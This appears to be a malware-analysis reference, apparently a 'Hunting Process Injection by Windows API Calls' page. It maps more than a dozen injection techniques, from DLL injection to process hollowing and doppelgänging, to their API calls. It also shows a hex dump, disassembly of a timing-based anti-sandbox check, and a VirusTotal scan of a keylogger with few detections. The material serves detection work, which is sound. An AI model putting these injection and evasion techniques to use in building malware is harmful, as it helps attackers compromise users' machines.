jnz     short loc_404FE1
```




MalwareAnalysis.co


HUNTING PROCESS INJECTION BY WINDOWS API CALLS


BY NIR YEHOSHUA (@NIRYEHO) AND URIEL KOSAYEV (@MALFUZZER)
Thanks to Adam (@hexacorn): http://www.hexacorn.com/blog/ and
Odzhan: https://modexp.wordpress.com/author/odzhan/

CLASSIC DLL INJECTION	OpenProcess,VirtualAllocEx, WriteProcessMemory, CreateRemoteThread
DLL INJECTION USING SETWINDOWSHOOKEX	LoadLibrary / LoadLibraryEx, GetProcAddress, SetWindowsHookEx.
APC INJECTION	CreateToolhelp32Snapshot, Process32First, Thread32First, Thread32Next, Process32Next, OpenProcess, VirtualAllocEx, WriteProcessMemory, QueueUserAPC / NtQueueApcThread, VirtualFreeEx, CloseHandle.
ATOM BOMBING	CreateToolhelp32Snapshot, Thread32First, Thread32Next, OpenThread, CreateEvent, DuplicateHandle, NtQueueApcThread, QueueUserAPC, GetModuleHandle, GetProcAddress, SetEvent, GetCurrentProcess, SleepEx WaitForMultipleObjectsEx MsgWaitForMultipleObjectsEx, CloseHandle.
ALPC INJECTION	NtQuerySystemInformation, NtDuplicateObject / ZwDuplicateObject, GetCurrentProcess, NtQueryObject, NtClose, RtlInitUnicodeString, NtConnectPort, VirtualAllocEx, WriteProcessMemory, CopyMemory, ReadProcessMemory, VirtualFreeEx, VirtualQueryEx, GetMappedFileName, OpenProcess, CloseHandle, GetSystemInfo.
LOCKPOS	CreateFileMappingW, MapViewOfFile, RtlAllocateHeap, NtCreateSection, NtMapViewOfSection, NtCreateThreadEx.
PROCESS HOLLOWING	CreateProcess(“CREATE_SUSPENDED”),NtQueryInformation Process, ReadProcessMemory, GetModuleHandle, GetProcAddress, ZwUnmapViewOfSection / NtUnmapViewOfSection, VirtualAllocEx, WriteProcessMemory, VirtualProtectEx, SetThreadContext, ResumeThread.
PROCESS DOPPELGÄNGING	CreateFileTransacted, WriteFile, NtCreateSection, RollbackTransaction, NtCreateProcessEx, RtlCreateProcessParametersEx, VirtualAllocEx, WriteProcessMemory, NtCreateThreadEx, NtResumeThread.



REFLECTIVE PE INJECTION	CreateFileA, HeapAlloc, OpenProcessToken, OpenProcess, VirtualAlloc, GetProcAddress LoadRemoteLibraryR / LoadLibrary, HeapFree, CloseHandle.
THREAD EXECUTION HIJACKING	RtlAdjustPrivilege, OpenProcess, CreateToolhelp32Snapshot, Thread32First, Thread32Next, CloseHandle, VirtualAllocEx, OpenThread, VirtualFree / VirtualFreeEx, SuspendThread, GetThreadContext, VirtualAlloc, WriteProcessMemory, SetThreadContext, ResumeThread.
KERNEL CALLBACK TABLE	FindWindowA, GetWindowThreadProcessId OpenProcess, NtQueryInformationProcess, ReadProcessMemory, VirtualAllocEx, WriteProcessMemory, SendMessage, VirtualFreeEx
CLIPBRDWNDCLASS	FindWindowEx(“CLIPBRDWNDCLASS”), OpenProcess, VirtualAllocEx, WriteProcessMemory, SetProp(“ClipboardDataObjectInterface”), VirtualFreeEx.
PROPAGATE	FindWindow(“Progman”), FindWindowEx(“SHELLDLL_DefView”), GetProp(“UxSubclassInfo”), GetWindowThreadProcessId, OpenProcess, ReadProcessMemory, VirtualAllocEx, WriteProcessMemory, SetProp(“UxSubclassInfo”), PostMessage, VirtualFreeEx.
EARLY BIRD	CreateProcessA, VirtualAllocEx, WriteProcessMemory, QueueUserAPC, ResumeThread.
CONSOLEWINDOWCLASS	FindWindow(“ConsoleWindowClass”), GetWindowThreadProcessId, OpenProcess, ReadProcessMemory, VirtualAllocEx, WriteProcessMemory, VirtualFreeEx.
TOOLTIP PROCESS INJECTION	FindWindow(“tooltips_class32”), OpenProcess, VirtualAllocEx, WriteProcessMemory, VirtualFreeEx, CloseHandle.
DNS API	GetWindowThreadProcessId, CreateThread, GetTickCount, OpenProcess, VirtualAllocEx, WriteProcessMemory, VirtualFreeEx, TerminateThread.






```
C:\Users\nir\Desktop>rundll32.exe hello-world-x86.dll, function_name

C:\Users\nir\Desktop>
```


Hello World!

Hello world!




```
C++
```

```cpp
HMODULE LoadLibraryA(
  LPCSTR lpLibFileName
);
```




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

000259A0  65 73 73 00 86 00 43 6C 6F 73 65 48 61 6E 64 6C  ess.†.CloseHandl
000259B0  65 00 AA 02 47 65 74 50 72 6F 63 41 64 64 72 65  e.ª.GetProcAddre
000259C0  73 73 00 00 7A 03 49 73 44 65 62 75 67 67 65 72  ss..z.IsDebugger
000259D0  50 72 65 73 65 6E 74 00 C4 05 56 69 72 74 75 61  Present.Ä.Virtua
000259E0  6C 50 72 6F 74 65 63 74 00 00 DF 02 47 65 74 53  lProtect..ß.GetS
000259F0  79 73 74 65 6D 49 6E 66 6F 00 75 05 53 6C 65 65  ystemInfo.u.Slee
00025A00  70 00 2A 05 53 65 74 4C 61 73 74 45 72 72 6F 72  p.*.SetLastError
00025A10  00 00 5D 02 47 65 74 4C 61 73 74 45 72 72 6F 72  ..].GetLastError
00025A20  00 00 B9 05 56 65 72 53 65 74 43 6F 6E 64 69 74  ..¹.VerSetCondit
00025A30  69 6F 6E 4D 61 73 6B 00 BD 05 56 65 72 69 66 79  ionMask.½.Verify
00025A40  56 65 72 73 69 6F 6E 49 6E 66 6F 57 00 00 74 02  VersionInfoW..t.
00025A50  47 65 74 4D 6F 64 75 6C 65 48 61 6E 64 6C 65 57  GetModuleHandleW
00025A60  00 00 16 02 47 65 74 43 75 72 72 65 6E 74 50 72  ....GetCurrentPr
00025A70  6F 63 65 73 73 49 64 00 5B 04 52 61 69 73 65 45  ocessId.[.RaiseE
00025A80  78 63 65 70 74 69 6F 6E 00 00 65 05 53 65 74 55  xception..e.SetU
00025A90  6E 68 61 6E 64 6C 65 64 45 78 63 65 70 74 69 6F  nhandledExceptio
00025AA0  6E 46 69 6C 74 65 72 00 1B 01 44 65 76 69 63 65  nFilter...Device
00025AB0  49 6F 43 6F 6E 74 72 6F 6C 00 C5 03 4C 6F 63 61  IoControl.Å.Loca
00025AC0  6C 41 6C 6C 6F 63 00 00 CA 00 43 72 65 61 74 65  lAlloc..Ê.Create
00025AD0  46 69 6C 65 57 00 26 02 47 65 74 44 69 73 6B 46  FileW.&.GetDiskF
00025AE0  72 65 65 53 70 61 63 65 45 78 57 00 C9 03 4C 6F  reeSpaceExW.É.Lo
00025AF0  63 61 6C 46 72 65 65 00 36 03 47 6C 6F 62 61 6C  calFree.6.Global
00025B00  4D 65 6D 6F 72 79 53 74 61 74 75 73 45 78 00 00  MemoryStatusEx..
00025B10  03 03 47 65 74 54 69 63 6B 43 6F 75 6E 74 00 00  ..GetTickCount..
00025B20  60 01 45 78 70 61 6E 64 45 6E 76 69 72 6F 6E 6D  `.ExpandEnvironm
00025B30  65 6E 74 53 74 72 69 6E 67 73 57 00 22 03 47 65  entStringsW.".Ge
00025B40  74 57 69 6E 64 6F 77 73 44 69 72 65 63 74 6F 72  tWindowsDirector
00025B50  79 57 00 00 6C 04 52 65 61 64 46 69 6C 65 00 00  yW..l.ReadFile..
00025B60  00 02 47 65 74 43 6F 6E 73 6F 6C 65 53 63 72 65  ..GetConsoleScre
00025B70  65 6E 42 75 66 66 65 72 49 6E 66 6F 00 00 FA 04  enBufferInfo..ú.
00025B80  53 65 74 43 6F 6E 73 6F 6C 65 54 65 78 74 41 74  SetConsoleTextAt
00025B90  74 72 69 62 75 74 65 00 34 06 6C 73 74 72 6C 65  tribute.4.lstrle
00025BA0  6E 57 00 00 CE 02 47 65 74 53 74 64 48 61 6E 64  nW..Î.GetStdHand
00025BB0  6C 65 00 00 E8 03 4D 75 6C 74 69 42 79 74 65 54  le..è.MultiByteT
00025BC0  6F 57 69 64 65 43 68 61 72 00 A5 01 46 6F 72 6D  oWideChar.¥.Form
00025BD0  61 74 4D 65 73 73 61 67 65 57 00 00 CE 03 4C 6F  atMessageW..Î.Lo
00025BE0  63 61 6C 53 69 7A 65 00 05 02 47 65 74 43 6F 6E  calSize...GetCon
```



```
002D207F   CC           int3
002D2080   57           push edi
002D2081   FF15 64D0    call dword ptr ds:[<&GetTickCount>]
002D2087   68 60EA00    push EA60
002D208C   8BF8         mov edi,eax
002D208E   FF15 28D0    call dword ptr ds:[<&Sleep>]
002D2094   FF15 64D0    call dword ptr ds:[<&GetTickCount>]
002D209A   2BC7         sub eax,edi
002D209C   B9 78E600    mov ecx,E678
002D20A1   3BC8         cmp ecx,eax
002D20A3   5F           pop edi
002D20A4   1BC0         sbb eax,eax
002D20A6   40           inc eax
002D20A7   C3           ret
002D20A8   CC           int3
002D20A9   CC           int3
002D20AA   CC           int3
002D20AB   CC           int3
002D20AC   CC           int3
002D20AD   CC           int3
002D20AE   CC           int3
002D20AF   CC           int3
002D20B0   55           push ebp
002D20B1   8BEC         mov ebp,esp
```

```
Hide FPU

EAX    00000000
EBX    002F2EC8      L"Check if time has been accelerated: "
ECX    36FD389B
EDX    00000000
EBP    010FF964
ESP    010FF74C
ESI    00000000
EDI    004A290B

EIP    002D2094      al-khaser.002D2094

EFLAGS    00000344
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError  000000B7 (ERROR_ALREADY_EXISTS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B
```




3 engines detected this file


4275801c90657ea1a05583b3b945df00daa2e158865dbe47c7cd180fcb93dd69
keylogger_after.exe
peexe

848.50 KB
Size

2020-12-26 18:03:57 UTC
2 minutes ago

SecureAge APEX	Malicious	BitDefenderTheta	Gen:NN.ZexaF.34700.1CW@aGMuMsk
Cylance	Unsafe	Acronis	✓ Undetected
Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected	Alibaba	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
AVG	✓ Undetected	Avira (no cloud)	✓ Undetected





